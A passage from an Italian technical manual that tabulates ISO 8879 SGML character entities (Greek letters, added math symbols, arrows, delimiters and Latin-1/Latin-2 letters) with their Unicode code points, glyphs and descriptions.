U+03C0	&b.pi;	π	π	π	π	small pi, Greek
U+03A0	&b.Pi;	Π	Π	Π	Π	capital Pi, Greek
U+03D6	&b.piv;	ϖ	ϖ	ϖ	ϖ	variant pi
U+03C1	&b.rho;	ρ	ρ	ρ	ρ	small rho, Greek
U+03F1	&b.rhov;	ϱ	ϱ	ϱ	ϱ	variant rho
U+03C3	&b.sigma;	σ	σ	σ	σ	small sigma, Greek
U+03A3	&b.Sigma;	Σ	Σ	Σ	Σ	capital Sigma, Greek
U+03C2	&b.sigmav;	ς	ς	ς	ς	variant sigma
U+03C4	&b.tau;	τ	τ	τ	τ	small tau, Greek
U+03C5	&b.upsi;	υ	υ	υ	υ	small upsilon, Greek
U+03D2	&b.Upsi;	ϒ	ϒ	ϒ	ϒ	capital Upsilon, Greek
U+03C6	&b.phis;	ϕ	ϕ	ϕ	ϕ	straight phi, small phi, Greek
U+03A6	&b.Phi;	Φ	Φ	Φ	Φ	capital Phi, Greek
U+03D5	&b.phiv;	φ	φ	φ	φ	variant phi - curly or open phi
U+03C7	&b.chi;	χ	χ	χ	χ	small chi, Greek
U+03C8	&b.psi;	ψ	ψ	ψ	ψ	small psi, Greek
U+03A8	&b.Psi;	Ψ	Ψ	Ψ	Ψ	capital Psi, Greek
U+03C9	&b.omega;	ω	ω	ω	ω	small omega, Greek
U+03A9	&b.Omega;	Ω	Ω	Ω	Ω	capital Omega, Greek

Tabella 512.7. Entità ISO 8879:1986 ISOamso: *added math symbols: ordinary.*

Punto di codifica	Macro SGML					Descrizione
U+2220	∠	∠	∠	∠	∠	angle
U+2221	∡	∡	∡	∡	∡	/measuredangle - angle-measured
U+2136	ℶ	ℶ	ℶ	ℶ	ℶ	/beth - beth, Hebrew
U+2035	‵	□	□	□	□	/backprime - reverse prime
U+2201	∁	∁	∁	∁	∁	/complement - complement sign
U+2138	ℸ	ℸ	ℸ	ℸ	ℸ	/daleth - daleth, Hebrew
U+2113	ℓ	ℓ	ℓ	ℓ	ℓ	/ell - cursive small l
U+2205	∅	∅	∅	∅	∅	empty set = null set = diameter
U+2137	ℷ	ℷ	ℷ	ℷ	ℷ	/gimel - gimel, Hebrew
U+2111	ℑ	ℑ	ℑ	ℑ	ℑ	blackletter capital I = imaginary part
U+0131	ı	ı	ı	ı	ı	/imath - small i, no dot
	&jnodot;	ȷ	ȷ	ȷ	ȷ	/jmath - small j, no dot
U+2204	∄	∄	∄	∄	∄	/nexists - negated exists
U+24C8	Ⓢ	□	□	□	□	/circledS - capital S in circle
U+210F	ℏ	ℏ	ℏ	ℏ	ℏ	/hbar - Planck's over 2pi
U+211C	ℜ	ℜ	ℜ	ℜ	ℜ	blackletter capital R = real part symbol
U+FE68	&sbsol;	﹨	﹨	﹨	﹨	/sbs - short reverse solidus
U+2032	&vprime;	′	′	′	′	/varprime - prime, variant
U+2118	℘	℘	℘	℘	℘	script capital P = power set = Weierstrass p

Tabella 512.8. Entità ISO 8879:1986 ISOamsb: *added math symbols: binary operators*.

Punto di codifica	Macro SGML					Descrizione
U+2210	⨿	∐	∐	∐	∐	/amalg B: amalgamation or coproduct
U+2306	⌆	□	□	□	□	/doublebarwedge B: log and, dbl bar above
U+22BC	⌅	⊼	⊼	⊼	⊼	/barwedge B: logical and, bar above
U+22D2	⋒	⋒	⋒	⋒	⋒	/Cap /doublecap B: dbl intersection
U+22D3	⋓	⋓	⋓	⋓	⋓	/Cup /doublecup B: dbl union
U+22CE	⋎	⋎	⋎	⋎	⋎	/curlyvee B: curly logical or
U+22CF	⋏	⋏	⋏	⋏	⋏	/curlywedge B: curly logical and
U+22C4	⋄	⋄	⋄	⋄	⋄	/diamond B: open diamond
U+22C7	⋇	⋇	⋇	⋇	⋇	/divideontimes B: division on times
U+22BA	⊺	⊺	⊺	⊺	⊺	/intercal B: intercal
U+22CB	⋋	⋋	⋋	⋋	⋋	/leftthreetimes B:
U+22C9	⋉	⋉	⋉	⋉	⋉	/ltimes B: times sign, left closed
U+229F	⊟	⊟	⊟	⊟	⊟	/boxminus B: minus sign in box
U+229B	⊛	⊛	⊛	⊛	⊛	/circledast B: asterisk in circle
U+229A	⊚	⊚	⊚	⊚	⊚	/circledcirc B: small circle in circle
U+229D	⊝	⊝	⊝	⊝	⊝	/circleddash B: hyphen in circle
U+2299	⊙	⊙	⊙	⊙	⊙	/odot B: middle dot in circle
U+2296	⊖	⊖	⊖	⊖	⊖	/ominus B: minus sign in circle
U+2295	⊕	⊕	⊕	⊕	⊕	circled plus = direct sum
U+2298	⊘	⊘	⊘	⊘	⊘	/oslash B: solidus in circle
U+2297	⊗	⊗	⊗	⊗	⊗	circled times = vector product
U+229E	⊞	⊞	⊞	⊞	⊞	/boxplus B: plus sign in box
U+2214	∔	∔	∔	∔	∔	/dotplus B: plus sign, dot above
U+22CC	⋌	⋌	⋌	⋌	⋌	/rightthreetimes B:
U+22CA	⋊	⋊	⋊	⋊	⋊	/rtimes B: times sign, right closed
U+22C5	⋅	⋅	⋅	⋅	⋅	dot operator
U+22A1	⊡	⊡	⊡	⊡	⊡	/dotsquare /boxdot B: small dot in box
U+2216	∖	∖	∖	∖	∖	/setminus B: reverse solidus
U+2293	⊓	⊓	⊓	⊓	⊓	/sqcap B: square intersection
U+2294	⊔	⊔	⊔	⊔	⊔	/sqcup B: square union
U+2216	∖	∖	∖	∖	∖	/smallsetminus B: sm reverse solidus
U+22C6	⋆	⋆	⋆	⋆	⋆	/star B: small star, filled
U+22A0	⊠	⊠	⊠	⊠	⊠	/boxtimes B: multiply sign in box
U+22A4	⊤	⊤	⊤	⊤	⊤	/top top
U+228E	⊎	⊎	⊎	⊎	⊎	/uplus B: plus sign in union
U+2240	≀	≀	≀	≀	≀	/wr B: wreath product
U+25CB	◯	□	□	□	□	/bigcirc B: large circle
U+25BD	▽	□	□	□	□	/bigtriangledown B: big dn tri, open
U+25B3	△	□	□	□	□	/bigtriangleup B: big up tri, open
U+2210	∐	∐	∐	∐	∐	/coprod L: coproduct operator
U+220F	∏	∏	∏	∏	∏	n-ary product = product sign
U+2211	∑	∑	∑	∑	∑	n-ary sumation

Tabella 512.9. Entità ISO 8879:1986 ISOamsr: *added math symbols: relations*.

Punto di codifica	Macro SGML					Descrizione
U+224A	≊	≊	≊	≊	≊	/approxeq R: approximate, equals
U+224D	≈	≍	≍	≍	≍	almost equal to = asymptotic to
U+224C	≌	□	□	□	□	/backcong R: reverse congruent
U+220D	϶	□	□	□	□	/backepsilon R: such that
U+22C8	⋈	⋈	⋈	⋈	⋈	/bowtie R:
U+223D	∽	∽	∽	∽	∽	/backsim R: reverse similar
U+22CD	⋍	⋍	⋍	⋍	⋍	/backsimeq R: reverse similar, eq
U+224E	≎	≎	≎	≎	≎	/Bumpeq R: bumpy equals
U+224F	≏	≏	≏	≏	≏	/bumpeq R: bumpy equals, equals
U+2257	≗	≗	≗	≗	≗	/circeq R: circle, equals
U+2254	≔	□	□	□	□	/coloneq R: colon, equals
U+22DE	⋞	⋞	⋞	⋞	⋞	/curlyeqprec R: curly eq, precedes
U+22DF	⋟	⋟	⋟	⋟	⋟	/curlyeqsucc R: curly eq, succeeds
U+227C	&cupre;	≼	≼	≼	≼	/preccurlyeq R: precedes, curly eq
U+22A3	⊣	⊣	⊣	⊣	⊣	/dashv R: dash, vertical
U+2256	≖	≖	≖	≖	≖	/eqcirc R: circle on equals sign
U+2255	≕	□	□	□	□	/eqcolon R: equals, colon
U+2251	≑	≑	≑	≑	≑	/doteqdot /Doteq R: eq, even dots
U+2250	≐	≐	≐	≐	≐	/doteq R: equals, single dot above
U+2252	≒	≒	≒	≒	≒	/fallingdotseq R: eq, falling dots
U+22DD	⪖	□	□	□	□	/eqslantgtr R: equal-or-gtr, slanted
U+22DC	⪕	□	□	□	□	/eqslantless R: eq-or-less, slanted
U+2253	≓	≓	≓	≓	≓	/risingdotseq R: eq, rising dots
U+22D4	⋔	⋔	⋔	⋔	⋔	/pitchfork R: pitchfork
U+2322	⌢	□	□	□	□	/frown R: down curve
U+2273	⪆	≳	≳	≳	≳	/gtrapprox R: greater, approximate
U+22D7	&gsdot;	⋗	⋗	⋗	⋗	/gtrdot R: greater than, with dot
U+2267	≧	≧	≧	≧	≧	/geqq R: greater, double equals
U+22DB	⋛	⋛	⋛	⋛	⋛	/gtreqless R: greater, equals, less
U+22DB	⪌	⋛	⋛	⋛	⋛	/gtreqqless R: gt, dbl equals, less
U+2273	⩾	≥	≥	≥	≥	/geqslant R: gt-or-equal, slanted
U+22D9	⋙	⋙	⋙	⋙	⋙	/ggg /Gg /gggtr R: triple gtr-than
U+2277	≷	≷	≷	≷	≷	/gtrless R: greater, less
U+2273	≳	≳	≳	≳	≳	/gtrsim R: greater, similar
U+226B	≫	≫	≫	≫	≫	/gg R: dbl greater-than sign
U+2272	⪅	≲	≲	≲	≲	/lessapprox R: less, approximate
U+22D6	&ldot;	⋖	⋖	⋖	⋖	/lessdot R: less than, with dot
U+2266	≦	≦	≦	≦	≦	/leqq R: less, double equals
U+22DA	⪋	⋚	⋚	⋚	⋚	/lesseqqgtr R: less, dbl eq, greater
U+22DA	⋚	⋚	⋚	⋚	⋚	/lesseqgtr R: less, eq, greater
U+2264	⩽	≤	≤	≤	≤	/leqslant R: less-than-or-eq, slant
U+2276	≶	≶	≶	≶	≶	/lessgtr R: less, greater

Punto di codifica	Macro SGML					Descrizione
U+22D8	⋘	⋘	⋘	⋘	⋘	/Ll /lll /llless R: triple less-than
U+2272	≲	≲	≲	≲	≲	/lesssim R: less, similar
U+226A	≪	≪	≪	≪	≪	/ll R: double less-than sign
U+22B4	⊴	⊴	⊴	⊴	⊴	/trianglelefteq R: left triangle, eq
U+2223	∣	∣	∣	∣	∣	/mid R:
U+22A7	⊧	□	□	□	□	/models R:
U+227A	≺	≺	≺	≺	≺	/prec R: precedes
U+227E	⪷	≾	≾	≾	≾	/precapprox R: precedes, approximate
U+227C	⪯	≼	≼	≼	≼	/preceq R: precedes, equals
U+227E	≾	≾	≾	≾	≾	/precsim R: precedes, similar
U+22B5	⊵	⊵	⊵	⊵	⊵	/trianglerighteq R: right tri, eq
U+2210	&samalg;	∐	∐	∐	∐	/smallamalg R: small amalg
U+227B	≻	≻	≻	≻	≻	/succ R: succeeds
U+227F	⪸	≿	≿	≿	≿	/succapprox R: succeeds, approximate
U+227D	≽	≽	≽	≽	≽	/succcurlyeq R: succeeds, curly eq
U+227D	⪰	≽	≽	≽	≽	/succeq R: succeeds, equals
U+227F	≿	≿	≿	≿	≿	/succsim R: succeeds, similar
U+2322	⌢	□	□	□	□	/smallfrown R: small down curve
U+E301	∣	□	□	□	□	/shortmid R:
U+2323	⌣	□	□	□	□	/smile R: up curve
U+2225	∥	∥	∥	∥	∥	/shortparallel R: short parallel
U+228F	⊏	⊏	⊏	⊏	⊏	/sqsubset R: square subset
U+2291	⊑	⊑	⊑	⊑	⊑	/sqsubseteq R: square subset, equals
U+2290	⊐	⊐	⊐	⊐	⊐	/sqsupset R: square superset
U+2292	⊒	⊒	⊒	⊒	⊒	/sqsupseteq R: square superset, eq
U+2323	⌣	□	□	□	□	/smallsmile R: small up curve
U+22D0	⋐	⋐	⋐	⋐	⋐	/Subset R: double subset
U+2286	⫅	⊆	⊆	⊆	⊆	/subseteqq R: subset, dbl equals
U+22D1	⋑	⋑	⋑	⋑	⋑	/Supset R: dbl superset
U+2287	⫆	⊇	⊇	⊇	⊇	/supseteqq R: superset, dbl equals
U+2248	≈	≈	≈	≈	≈	/thickapprox R: thick approximate
U+223C	∼	∼	∼	∼	∼	/thicksim R: thick similar
U+225C	≜	≜	≜	≜	≜	/triangleq R: triangle, equals
U+226C	≬	≬	≬	≬	≬	/between R: between
U+22A2	⊢	⊢	⊢	⊢	⊢	/vdash R: vertical, dash
U+22A9	⊩	⊩	⊩	⊩	⊩	/Vdash R: dbl vertical, dash
U+22A8	⊨	□	□	□	□	/vDash R: vertical, dbl dash
U+22BB	⊻	⊻	⊻	⊻	⊻	/veebar B: logical or, bar below
U+22B2	⊲	⊲	⊲	⊲	⊲	/vartriangleleft R: l tri, open, var
U+221D	∝	∝	∝	∝	∝	/varpropto R: proportional, variant
U+22B3	⊳	⊳	⊳	⊳	⊳	/vartriangleright R: r tri, open, var
U+22AA	⊪	⊪	⊪	⊪	⊪	/Vvdash R: triple vertical, dash

Tabella 512.10. Entità ISO 8879:1986 ISOamsn: *added math symbols: negated relations*.

Punto di codifica	Macro SGML					Descrizione
U+E411	⪊	□	□	□	□	/gnapprox N: greater, not approximate
U+2269	⪈	≩	≩	≩	≩	/gneq N: greater, not equals
U+2269	≩	≩	≩	≩	≩	/gneqq N: greater, not dbl equals
U+22E7	⋧	⋧	⋧	⋧	⋧	/gnsim N: greater, not similar
U+2269	≩︀	≩	≩	≩	≩	/gvertneqq N: gt, vert, not dbl eq
U+E2A2	⪉	□	□	□	□	/lnapprox N: less, not approximate
U+2268	≨	≨	≨	≨	≨	/lneqq N: less, not double equals
U+2268	⪇	≨	≨	≨	≨	/lneq N: less, not equals
U+22E6	⋦	⋦	⋦	⋦	⋦	/lnsim N: less, not similar
U+2268	≨︀	≨	≨	≨	≨	/lvertneqq N: less, vert, not dbl eq
U+2249	≉	≉	≉	≉	≉	/napprox N: not approximate
U+2247	≇	≇	≇	≇	≇	/ncong N: not congruent with
U+2262	≢	≢	≢	≢	≢	/nequiv N: not identical with
U+2271	≧̸	≱	≱	≱	≱	/ngeqq N: not greater, dbl equals
U+2271	≱	≱	≱	≱	≱	/ngeq N: not greater-than-or-equal
U+2271	⩾̸	≱	≱	≱	≱	/ngeqslant N: not gt-or-eq, slanted
U+226F	≯	≯	≯	≯	≯	/ngtr N: not greater-than
U+2270	≰	≰	≰	≰	≰	/nleq N: not less-than-or-equal
U+2270	≦̸	≰	≰	≰	≰	/nleqq N: not less, dbl equals
U+2270	⩽̸	≰	≰	≰	≰	/nleqslant N: not less-or-eq, slant
U+226E	≮	≮	≮	≮	≮	/nless N: not less-than
U+22EA	⋪	⋪	⋪	⋪	⋪	/ntriangleleft N: not left triangle
U+22EC	⋬	⋬	⋬	⋬	⋬	/ntrianglelefteq N: not l tri, eq
U+2224	∤	∤	∤	∤	∤	/nmid
U+2226	∦	∦	∦	∦	∦	/nparallel N: not parallel
U+2280	⊀	⊀	⊀	⊀	⊀	/nprec N: not precedes
U+22E0	⪯̸	⋠	⋠	⋠	⋠	/npreceq N: not precedes, equals
U+22EB	⋫	⋫	⋫	⋫	⋫	/ntriangleright N: not rt triangle
U+22ED	⋭	⋭	⋭	⋭	⋭	/ntrianglerighteq N: not r tri, eq
U+2281	⊁	⊁	⊁	⊁	⊁	/nsucc N: not succeeds
U+22E1	⪰̸	⋡	⋡	⋡	⋡	/nsucceq N: not succeeds, equals
U+2241	≁	≁	≁	≁	≁	/nsim N: not similar
U+2244	≄	≄	≄	≄	≄	/nsimeq N: not similar, equals
U+E2AA	∤	□	□	□	□	/nshortmid
U+2226	∦	∦	∦	∦	∦	/nshortparallel N: not short par
U+2284	⊄	⊄	⊄	⊄	⊄	not a subset of
U+2288	⊈	⊈	⊈	⊈	⊈	/nsubseteq N: not subset, equals
U+2288	⫅̸	⊈	⊈	⊈	⊈	/nsubseteqq N: not subset, dbl eq
U+2285	⊅	⊅	⊅	⊅	⊅	not superset
U+2289	⫆̸	⊉	⊉	⊉	⊉	/nsupseteqq N: not superset, dbl eq
U+2289	⊉	⊉	⊉	⊉	⊉	/nsupseteq N: not superset, equals
U+22AC	⊬	□	□	□	□	/nvdash N: not vertical, dash

Punto di codifica	Macro SGML					Descrizione
U+22AD	⊭	□	□	□	□	/nvDash N: not vertical, dbl dash
U+22AF	⊯	□	□	□	□	/nVDash N: not dbl vert, dbl dash
U+22AE	⊮	⊮	⊮	⊮	⊮	/nVdash N: not dbl vertical, dash
U+22E8	⪹	⋨	⋨	⋨	⋨	/precnapprox N: precedes, not approx
U+E2B3	⪵	□	□	□	□	/precneqq N: precedes, not dbl eq
U+22E8	⋨	⋨	⋨	⋨	⋨	/precnsim N: precedes, not similar
U+22E9	⪺	⋩	⋩	⋩	⋩	/succnapprox N: succeeds, not approx
U+E2B5	⪶	□	□	□	□	/succneqq N: succeeds, not dbl eq
U+22E9	⋩	⋩	⋩	⋩	⋩	/succnsim N: succeeds, not similar
U+228A	⊊	⊊	⊊	⊊	⊊	/subsetneq N: subset, not equals
U+228A	⫋	⊊	⊊	⊊	⊊	/subsetneqq N: subset, not dbl eq
U+228B	⊋	⊋	⊋	⊋	⊋	/supsetneq N: superset, not equals
U+228B	⫌	⊋	⊋	⊋	⊋	/supsetneqq N: superset, not dbl eq
U+E2B8	⫋︀	□	□	□	□	/varsubsetneqq N: subset not dbl eq, var
U+228A	⊊︀	⊊	⊊	⊊	⊊	/varsubsetneq N: subset, not eq, var
U+228B	⊋︀	⊋	⊋	⊋	⊋	/varsupsetneq N: superset, not eq, var
U+228E	⫌︀	⊋	⊋	⊋	⊋	/varsupsetneqq N: super not dbl eq, var

Tabella 512.11. Entità ISO 8879:1986 ISOamsa: *added math symbols: arrow relations*.

Punto di codifica	Macro SGML					Descrizione
U+21B6	↶	□	□	□	□	/curvearrowleft A: left curved arrow
U+21B7	↷	□	□	□	□	/curvearrowright A: rt curved arrow
U+21D3	⇓	⇓	⇓	⇓	⇓	downwards double arrow
U+21CA	&darr2;	□	□	□	□	/downdownarrows A: two down arrows
U+21C3	⇃	□	□	□	□	/downharpoonleft A: dn harpoon-left
U+21C2	⇂	□	□	□	□	/downharpoonright A: down harpoon-rt
U+21DA	⇚	□	□	□	□	/Lleftarrow A: left triple arrow
U+219E	↞	□	□	□	□	/twoheadleftarrow A:
U+21C7	&larr2;	□	□	□	□	/leftleftarrows A: two left arrows
U+21A9	↩	□	□	□	□	/hookleftarrow A: left arrow-hooked
U+21AB	↫	□	□	□	□	/looparrowleft A: left arrow-looped
U+21A2	↢	□	□	□	□	/leftarrowtail A: left arrow-tailed
U+21BD	↽	□	□	□	□	/leftharpoondown A: l harpoon-down
U+21BC	↼	□	□	□	□	/leftharpoonup A: left harpoon-up
U+21D4	⇔	⇔	⇔	⇔	⇔	left right double arrow
U+2194	↔	↔	↔	↔	↔	left right arrow
U+21C6	&lrarr2;	□	□	□	□	/leftrightarrows A: l arr over r arr
U+21C4	&rlarr2;	□	□	□	□	/rightleftarrows A: r arr over l arr
U+21AD	↭	□	□	□	□	/leftrightsquigarrow A: l&r arr-wavy
U+21CC	&rlhar2;	⇌	⇌	⇌	⇌	/rightleftharpoons A: r harp over l
U+21CB	&lrhar2;	□	□	□	□	/leftrightharpoons A: l harp over r

Punto di codifica	Macro SGML					Descrizione
U+21B0	↰	□	□	□	□	/Lsh A:
U+21A6	↦	□	□	□	□	/mapsto A:
U+22B8	⊸	⊸	⊸	⊸	⊸	/multimap A:
U+2197	↗	□	□	□	□	/nearrow A: NE pointing arrow
U+21CD	⇍	□	□	□	□	/nLeftarrow A: not implied by
U+219A	↚	□	□	□	□	/nleftarrow A: not left arrow
U+21CE	⇎	□	□	□	□	/nLeftrightarrow A: not l&r dbl arr
U+21AE	↮	□	□	□	□	/nleftrightarrow A: not l&r arrow
U+219B	↛	□	□	□	□	/nrightarrow A: not right arrow
U+21CF	⇏	□	□	□	□	/nRightarrow A: not implies
U+2196	↖	□	□	□	□	/nwarrow A: NW pointing arrow
U+21BA	↺	□	□	□	□	/circlearrowleft A: l arr in circle
U+21BB	↻	□	□	□	□	/circlearrowright A: r arr in circle
U+21DB	⇛	□	□	□	□	/Rrightarrow A: right triple arrow
U+21A0	↠	□	□	□	□	/twoheadrightarrow A:
U+21C9	&rarr2;	□	□	□	□	/rightrightarrows A: two rt arrows
U+21AA	↪	□	□	□	□	/hookrightarrow A: rt arrow-hooked
U+21AC	↬	□	□	□	□	/looparrowright A: rt arrow-looped
U+21A3	↣	□	□	□	□	/rightarrowtail A: rt arrow-tailed
U+219D	↝	⇝	⇝	⇝	⇝	/rightsquigarrow A: rt arrow-wavy
U+21C1	⇁	□	□	□	□	/rightharpoondown A: rt harpoon-down
U+21C0	⇀	□	□	□	□	/rightharpoonup A: rt harpoon-up
U+21B1	↱	□	□	□	□	/Rsh A:
U+2198	&drarr;	□	□	□	□	/searrow A: SE pointing arrow
U+2199	&dlarr;	□	□	□	□	/swarrow A: SW pointing arrow
U+21D1	⇑	⇑	⇑	⇑	⇑	upwards double arrow
U+21C8	&uarr2;	□	□	□	□	/upuparrows A: two up arrows
U+21D5	⇕	□	□	□	□	/Updownarrow A: up&down dbl arrow
U+2195	↕	↕	↕	↕	↕	/updownarrow A: up&down arrow
U+21BF	↿	□	□	□	□	/upharpoonleft A: up harpoon-left
U+21BE	↾	□	□	□	□	/upharpoonright /restriction A: up harp-r
U+21D0	⟸	⇐	⇐	⇐	⇐	/Longleftarrow A: long l dbl arrow
U+2194	⟺	↔	↔	↔	↔	/Longleftrightarrow A: long l&r dbl arr
U+2194	⟷	↔	↔	↔	↔	/longleftrightarrow A: long l&r arr
U+21D2	⟹	⇒	⇒	⇒	⇒	/Longrightarrow A: long rt dbl arr

Tabella 512.12. Entità ISO 8879:1986 ISOamsc: *added math symbols: delimiters*.

Punto di codifica	Macro SGML					Descrizione
U+2309	⌉	⌉	⌉	⌉	⌉	right ceiling
U+230B	⌋	⌋	⌋	⌋	⌋	right floor
U+E291	⦔	□	□	□	□	C: right paren, gt
U+231D	⌝	□	□	□	□	/urcorner C: upper right corner
U+231F	⌟	□	□	□	□	/lrcorner C: lower right corner
U+2308	⌈	⌈	⌈	⌈	⌈	left ceiling = apl upstile
U+230A	⌊	⌊	⌊	⌊	⌊	left floor = apl downstile
	&lpargt;	⦠	⦠	⦠	⦠	/leftparengtr O: left parenthesis, gt
U+231C	⌜	□	□	□	□	/ulcorner O: upper left corner
U+231E	⌞	□	□	□	□	/llcorner O: lower left corner

512.2 Alfabeti latini

Tabella 512.13. Entità ISO 8879:1986 ISOlat1: *added latin 1*.

Punto di codifica	Macro SGML					Descrizione
U+00E1	á	á	*á*	**á**	á	latin small letter a with acute
U+00C1	Á	Á	*Á*	**Á**	Á	latin capital letter A with acute
U+00E2	â	â	*â*	**â**	â	latin capital letter A with circumflex
U+00C2	Â	Â	*Â*	**Â**	Â	latin small letter a with circumflex
U+00E0	à	à	*à*	**à**	à	latin small letter a with grave = latin small letter a grave
U+00C0	À	À	*À*	**À**	À	latin capital letter A with grave = latin capital letter A grave
U+00E5	å	å	*å*	**å**	å	latin small letter a with ring above = latin small letter a ring
U+00C5	Å	Å	*Å*	**Å**	Å	latin capital letter A with ring above = latin capital letter A ring
U+00E3	ã	ã	*ã*	**ã**	ã	latin small letter a with tilde
U+00C3	Ã	Ã	*Ã*	**Ã**	Ã	latin capital letter A with tilde
U+00E4	ä	ä	*ä*	**ä**	ä	latin small letter a with diaeresis
U+00C4	Ä	Ä	*Ä*	**Ä**	Ä	latin capital letter A with diaeresis
U+00E6	æ	æ	*æ*	**æ**	æ	latin small letter ae = latin small ligature ae
U+00C6	Æ	Æ	*Æ*	**Æ**	Æ	latin capital letter AE = latin capital ligature AE
U+00E7	ç	ç	*ç*	**ç**	ç	latin small letter c with cedilla
U+00C7	Ç	Ç	*Ç*	**Ç**	Ç	latin capital letter C with cedilla
U+00F0	ð	ð	*ð*	**ð**	ð	latin small letter eth
U+00D0	Ð	Ð	*Ð*	**Ð**	Ð	latin capital letter ETH
U+00E9	é	é	*é*	**é**	é	latin small letter e with acute
U+00C9	É	É	*É*	**É**	É	latin capital letter E with acute
U+00EA	ê	ê	*ê*	**ê**	ê	latin small letter e with circumflex

Punto di codifica	Macro SGML					Descrizione
U+00CA	Ê	Ê	Ê	Ê	Ê	latin capital letter E with circumflex
U+00E8	è	è	è	è	è	latin small letter e with grave
U+00C8	È	È	È	È	È	latin capital letter E with grave
U+00EB	ë	ë	ë	ë	ë	latin small letter e with diaeresis
U+00CB	Ë	Ë	Ë	Ë	Ë	latin capital letter E with diaeresis
U+00ED	í	í	í	í	í	latin small letter i with acute
U+00CD	Í	Í	Í	Í	Í	latin capital letter I with acute
U+00EE	î	î	î	î	î	latin small letter i with circumflex
U+00CE	Î	Î	Î	Î	Î	latin capital letter I with circumflex
U+00EC	ì	ì	ì	ì	ì	latin small letter i with grave
U+00CC	Ì	Ì	Ì	Ì	Ì	latin capital letter I with grave
U+00EF	ï	ï	ï	ï	ï	latin small letter i with diaeresis
U+00CF	Ï	Ï	Ï	Ï	Ï	latin capital letter I with diaeresis
U+00F1	ñ	ñ	ñ	ñ	ñ	latin small letter n with tilde
U+00D1	Ñ	Ñ	Ñ	Ñ	Ñ	latin capital letter N with tilde
U+00F3	ó	ó	ó	ó	ó	latin small letter o with acute
U+00D3	Ó	Ó	Ó	Ó	Ó	latin capital letter O with acute
U+00F4	ô	ô	ô	ô	ô	latin small letter o with circumflex
U+00D4	Ô	Ô	Ô	Ô	Ô	latin capital letter O with circumflex
U+00F2	ò	ò	ò	ò	ò	latin small letter o with grave
U+00D2	Ò	Ò	Ò	Ò	Ò	latin capital letter O with grave
U+00F8	ø	ø	ø	ø	ø	latin capital letter O with stroke = latin capital letter O slash
U+00D8	Ø	Ø	Ø	Ø	Ø	latin capital letter O with stroke = latin capital letter O slash
U+00F5	õ	õ	õ	õ	õ	latin small letter o with tilde
U+00D5	Õ	Õ	Õ	Õ	Õ	latin capital letter O with tilde
U+00F6	ö	ö	ö	ö	ö	latin small letter o with diaeresis
U+00D6	Ö	Ö	Ö	Ö	Ö	latin capital letter O with diaeresis
U+00DF	ß	ß	ß	ß	ß	latin small letter sharp s = ess-zed
U+00FE	þ	þ	þ	þ	þ	latin small letter thorn with
U+00DE	Þ	Þ	Þ	Þ	Þ	latin capital letter THORN
U+00FA	ú	ú	ú	ú	ú	latin small letter u with acute
U+00DA	Ú	Ú	Ú	Ú	Ú	latin capital letter U with acute
U+00FB	û	û	û	û	û	latin small letter u with circumflex
U+00DB	Û	Û	Û	Û	Û	latin capital letter U with circumflex
U+00F9	ù	ù	ù	ù	ù	latin small letter u with grave
U+00D9	Ù	Ù	Ù	Ù	Ù	latin capital letter U with grave
U+00FC	ü	ü	ü	ü	ü	latin small letter u with diaeresis
U+00DC	Ü	Ü	Ü	Ü	Ü	latin capital letter U with diaeresis
U+00FD	ý	ý	ý	ý	ý	latin small letter y with acute
U+00DD	Ý	Ý	Ý	Ý	Ý	latin capital letter Y with acute
U+00FF	ÿ	ÿ	ÿ	ÿ	ÿ	latin small letter y with diaeresis

Tabella 512.14. Entità ISO 8879:1986 ISOlat2: *added latin 2*.

Punto di codifica	Macro SGML					Descrizione
U+0103	ă	ă	ă	ă	ă	=small a, breve
U+0102	Ă	Ă	Ă	Ă	Ă	=capital A, breve
U+0101	ā	ā	ā	ā	ā	=small a, macron
U+0100	Ā	Ā	Ā	Ā	Ā	=capital A, macron
U+0105	ą	ą	ą	ą	ą	=small a, ogonek
U+0104	Ą	Ą	Ą	Ą	Ą	=capital A, ogonek
U+0107	ć	ć	ć	ć	ć	=small c, acute accent
U+0106	Ć	Ć	Ć	Ć	Ć	=capital C, acute accent
U+010D	č	č	č	č	č	=small c, caron
U+010C	Č	Č	Č	Č	Č	=capital C, caron
U+0109	ĉ	ĉ	ĉ	ĉ	ĉ	=small c, circumflex accent
U+0108	Ĉ	Ĉ	Ĉ	Ĉ	Ĉ	=capital C, circumflex accent
U+010B	ċ	ċ	ċ	ċ	ċ	=small c, dot above
U+010A	Ċ	Ċ	Ċ	Ċ	Ċ	=capital C, dot above
U+010F	ď	ď	ď	ď	ď	=small d, caron
U+010E	Ď	Ď	Ď	Ď	Ď	=capital D, caron
U+0111	đ	đ	đ	đ	đ	=small d, stroke
U+0110	Đ	Đ	Đ	Đ	Đ	=capital D, stroke
U+011B	ě	ě	ě	ě	ě	=small e, caron
U+011A	Ě	Ě	Ě	Ě	Ě	=capital E, caron
U+0117	ė	ė	ė	ė	ė	=small e, dot above
U+0116	Ė	Ė	Ė	Ė	Ė	=capital E, dot above
U+0113	ē	ē	ē	ē	ē	=small e, macron
U+0112	Ē	Ē	Ē	Ē	Ē	=capital E, macron
U+0119	ę	ę	ę	ę	ę	=small e, ogonek
U+0118	Ę	Ę	Ę	Ę	Ę	=capital E, ogonek
U+01F5	ǵ	ǵ	ǵ	ǵ	ǵ	=small g, acute accent
U+011F	ğ	ğ	ğ	ğ	ğ	=small g, breve
U+011E	Ğ	Ğ	Ğ	Ğ	Ğ	=capital G, breve
U+0122	Ģ	Ģ	Ģ	Ģ	Ģ	=capital G, cedilla
U+011D	ĝ	ĝ	ĝ	ĝ	ĝ	=small g, circumflex accent
U+011C	Ĝ	Ĝ	Ĝ	Ĝ	Ĝ	=capital G, circumflex accent
U+0121	ġ	ġ	ġ	ġ	ġ	=small g, dot above
U+0120	Ġ	Ġ	Ġ	Ġ	Ġ	=capital G, dot above
U+0125	ĥ	ĥ	ĥ	ĥ	ĥ	=small h, circumflex accent
U+0124	Ĥ	Ĥ	Ĥ	Ĥ	Ĥ	=capital H, circumflex accent
U+0127	ħ	ħ	ħ	ħ	ħ	=small h, stroke
U+0126	Ħ	Ħ	Ħ	Ħ	Ħ	=capital H, stroke
U+0130	İ	İ	İ	İ	İ	=capital I, dot above
U+012A	Ī	Ī	Ī	Ī	Ī	=capital I, macron
U+012B	ī	ī	ī	ī	ī	=small i, macron
U+0133	ĳ	ij	ij	ij	ij	=small ij ligature

Punto di codifica	Macro SGML					Descrizione
U+0132	Ĳ	Ĳ	Ĳ	Ĳ	Ĳ	=capital IJ ligature
U+0131	ı	ı	ı	ı	ı	=small i without dot
U+012F	į	į	į	į	į	=small i, ogonek
U+012E	Į	Į	Į	Į	Į	=capital I, ogonek
